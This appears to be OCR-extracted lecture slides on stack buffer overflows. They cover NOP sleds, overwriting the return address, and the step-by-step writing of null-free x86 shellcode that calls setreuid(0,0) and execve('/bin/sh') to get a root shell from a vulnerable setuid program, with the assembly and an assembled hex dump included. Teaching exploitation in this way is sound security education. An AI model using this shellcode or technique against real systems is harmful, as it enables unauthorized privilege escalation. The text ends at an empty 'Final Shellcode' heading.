
2) Set the IP to execute it by overwriting return address



New diagram




Buffer Overflow (Idealized)




Ideally, this is what a buffer overflow attack looks like…

Buffer Overflow (reality)



Problem #1: Where is the return address located? Have only an approximate idea relative to buffer.


Buffer Overflow (Addr Spam)



Solution – Spam the new address we want to overwrite the return address.

So it will overwrite the return address

Buffer Overflow (Reality)




Problem #2: We don’t know where the shell code starts.

(Addresses are absolute, not relative)

Quick Peek at the shellcode

This is real shellcode that works, (more detail later)


Where will this code end up in memory? How should we set the instruction pointer?



Quick Peek at the shellcode

What happens with a mis-set instruction pointer?

Well, the shellcode doesn't work…




The NOP Sled

New idea – NOP Sled


NOP = Assembly instruction (No Operation)

What a NOP instruction does: Advance instruction pointer by one, and do nothing else.

So, if we create a lot of them and target a region that we know precedes shell code….



Buffer Overflow (Reality)



The anatomy of a real buffer overflow attack –

Now with NOP Sled!

Stepping back..

We have a means for executing our own code

What do we do now?

Motivation for our buffer overflow:

- We're bad
- We have a unix account
- We want super-user access

So, we find a setuid program:

- Trick it into giving us a root shell
- Code we inject will spawn us an interactive shell

Finding a victim

Locate a SETUID program with a stack buffer that's vulnerable to overflow.

- **Search for things that use `strcpy()`**

```
int main( char *argc, char *argv[] ) {
  char buffer[500];
  strcpy( buffer, argv[1] );
  return 0;
}
```

- **`strcpy()` expects a null-terminated string**
- **Roughly 500 bytes of memory we can fill in with our shell code**

Writing shellcode exploit

Let's discuss how to write some x86 shellcode

Additional instruction to know…

`int <value>`

- interupt –Signal operating system kernel with flag <value>
- `int 0x80` means "System call interrupt"
  - eax – System call number (eg. 1-exit, 2-fork, 3-read, 4-write)
  - ebx – argument #1
  - ecx – argument #2
  - edx – argument #3

Goals of Shellcode

Spawn a root shell

```
/bin/sh
```

It needs to:

```
setreuid( 0, 0 )            // real UID, effective UID
execve( “/bin/sh”, *args[], *env[] );
```

For simplicity:

`args` points to `[“/bin/sh”, NULL]`

`env` points to `NULL`, which is an empty array []

Shellcode Attempt #1

1st part:

```
section .data                                   ; section declaration
filepath     db      "/bin/shXAAAABBBB“                  ; the string
section .text                                   ; section declaration
global _start                                   ; Default entry point for ELF linking

_start:
                          ; setreuid(uid_t ruid, uid_t euid)
  mov eax, 70             ; put 70 into eax, since setreuid is syscall #70
  mov ebx, 0              ; put 0 into ebx, to set real uid to root
  mov ecx, 0              ; put 0 into ecx, to set effective uid to root
  int 0x80                ; Call the kernel to make the system call happen
```

Shellcode Attempt #1

2nd part:

```
// filepath     db      "/bin/shXAAAABBBB"         ; the string

                              ; execve(const char *filename, char *const argv [], char *const
      envp[])
  mov eax, 0          ; put 0 into eax
  mov ebx, filepath ; put the address of the string into ebx
  mov [ebx+7], al     ; put a NULL where the X is in the string
                      ; ( 7 bytes offset from the beginning)
  mov [ebx+8], ebx    ; put the address of the string from ebx where the
                      ; AAAA is in the string ( 8 bytes offset)
  mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
                      ; BBBB is in the string ( 12 bytes offset)
  mov eax, 11         ; Now put 11 into eax, since execve is syscall #11
  lea ecx, [ebx+8]    ; Load the address of where the AAAA was in the
                      ; string into ecx
  lea edx, [ebx+12] ; Load the address of where the BBBB is in the
                      ; string into edx
  int 0x80            ; Call the kernel to make the system call happen
```

Shellcode problem #1

Uses pointers/addresses that are unavailable during exploit

```
filepath db "/bin/shXAAAABBBB“
mov ebx, filepath     ; put string address into ebx
```

- We don’t know where this code is going to be relocated.
- Can’t use a pointer in our buffer overflow!

Uses two segments – a data segment to store “/bin/sh”

- Will only be injecting onto the stack

Shellcode Trick #1

Get absolute addresses at run-time

Observation:

- “call” pushes the current instruction pointer onto stack.
- “call” and “jmp” can take arguments relative to the current instruction pointer

We can use this to get address where our data is!

Shellcode Trick #1

Need %ebx to point to string

Outline of trick:

```
    jmp two
one:
    pop ebx
    [program code goes here]
two:
    call one
    db ‘this is a string’
```

Shellcode Attempt #2

1st part:

```
; setreuid(uid_t ruid, uid_t euid)
  mov eax, 70              ; put 70 into eax, since setreuid is syscall #70
  mov ebx, 0               ; put 0 into ebx, to set real uid to root
  mov ecx, 0               ; put 0 into ecx, to set effective uid to root
  int 0x80                 ; Call the kernel to make the system call happen

  jmp short two            ; Jump down to the bottom for the call trick
one:
  pop ebx                  ; pop the "return address" from the stack
                           ; to put the address of the string into ebx

[ 2nd part here]

two:
  call one                 ; Use a call to get back to the top and get the
  db '/bin/shXAAAABBBB'    ; address of this string
```

Shellcode Attempt #2

2nd part:

```
// the pointer to "/bin/shXAAAABBBB" already in %ebx
; execve(const char *filename, char *const argv [], char *const envp[])
  mov eax, 0          ; put 0 into eax
  mov [ebx+7], al     ; put the 0 from eax where the X is in the string
                      ; ( 7 bytes offset from the beginning)
  mov [ebx+8], ebx    ; put the address of the string from ebx where the
                      ; AAAA is in the string ( 8 bytes offset)
  mov [ebx+12], eax   ; put a NULL address (4 bytes of 0) where the
                      ; BBBB is in the string ( 12 bytes offset)
  mov eax, 11         ; Now put 11 into eax, since execve is syscall #11
  lea ecx, [ebx+8]    ; Load the address of where the AAAA was in the string
                      ; into ecx
  lea edx, [ebx+12]   ; Load the address of where the BBBB was in the string
                      ; into edx
  int 0x80            ; Call the kernel to make the system call happen
```

Shellcode Problem #2

Looks like we have a working shellcode now!

But… remember how we're injecting it?

```
strcpy( buffer, argv[1] );
```

`NULL` terminated string.

Let's look at the assembled shell code.

Shellcode Problem #2

La Voila! Shellcode!

```
b846 0000 0066 bb00 0000 0066 b900 0000
00cd 80eb 2866 5b66 b800 0000 0067 8843
0766 6789 5b08 6667 8943 0c66 b80b 0000
0066 678d 4b08 6667 8d53 0ccd 80e8 d5ff
2f62 696e 2f73 6858 4141 4141 4242 4242
```

But all the nulls!

- If injected bytes include any NULL bytes, it will “terminate” exploit that uses strcpy

Where do all these nulls come from?

Shellcode Trick #2a

Loading up all the zeros in the registers for various reasons…

```
mov eax, 0
```

Causes 32-bits of 0’s to be written into our shellcode…

Shellcode Trick #2a

Idea! XOR of anything with itself gives us zero

```
mov ebx, 0  ->  xor ebx, ebx
mov ecx, 0  ->  xor ecx, ecx
mov eax, 0  ->  xor eax, eax
```

12 nulls removed!

- As a nice side-benefit, it’s 9 bytes shorter too!

But still, some remaining nulls…

Shellcode Trick #2b

Where do the other nulls come from?

Must load eax registers with the syscall numbers

- setreuid = 70
- execve = 11

```
mov eax, 70  ~=  mov eax, 0x00000046
```

Idea: Set eax to zero with xor, and then overwrite the low-order byte

```
xor eax, eax
mov al, 70
```

Shellcode attempt #3

1st part:

```
; setreuid(uid_t ruid, uid_t euid)
  xor eax, eax      ; first eax must be 0 for the next instruction
  mov al, 70        ; put 70 into eax, since setreuid is syscall #70
  xor ebx, ebx      ; put 0 into ebx, to set real uid to root
  xor ecx, ecx      ; put 0 into ecx, to set effective uid to root
  int 0x80          ; Call the kernel to make the system call happen

  jmp short two     ; Jump down to the bottom for the call trick
one:
  pop ebx           ; pop the "return address" from the stack
                    ; to put the address of the string into ebx

[2nd part here]

two:
  call one          ; Use a call to get back to the top and get the
  db '/bin/shXAAAABBBB'  ; address of this string
```

Shellcode attempt #3

2nd part:

```
; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax      ; put 0 into eax
  mov [ebx+7], al   ; put the 0 from eax where the X is in the string
                    ; ( 7 bytes offset from the beginning)
  mov [ebx+8], ebx  ; put the address of the string from ebx where the
                    ; AAAA is in the string ( 8 bytes offset)
  mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
                    ; BBBB is in the string ( 12 bytes offset)
  mov al, 11        ; Now put 11 into eax, since execve is syscall #11
  lea ecx, [ebx+8]  ; Load the address of where the AAAA was in the string
                    ; into ecx
  lea edx, [ebx+12] ; Load the address of where the BBBB was in the string
                    ; into edx
  int 0x80          ; Call the kernel to make the system call happen
```

Other things we could do..

More tricks to shorten assembly:

Push "/bin/sh" onto the stack as immediate values, instead of using the call trick.

Shave off bytes, because not all instructions are the same size. Eg.

```
xor eax, eax        ->      push byte 70
mov al, 70  ->      pop eax
```

4 bytes 3 bytes

Final Shellcode

Assembled:

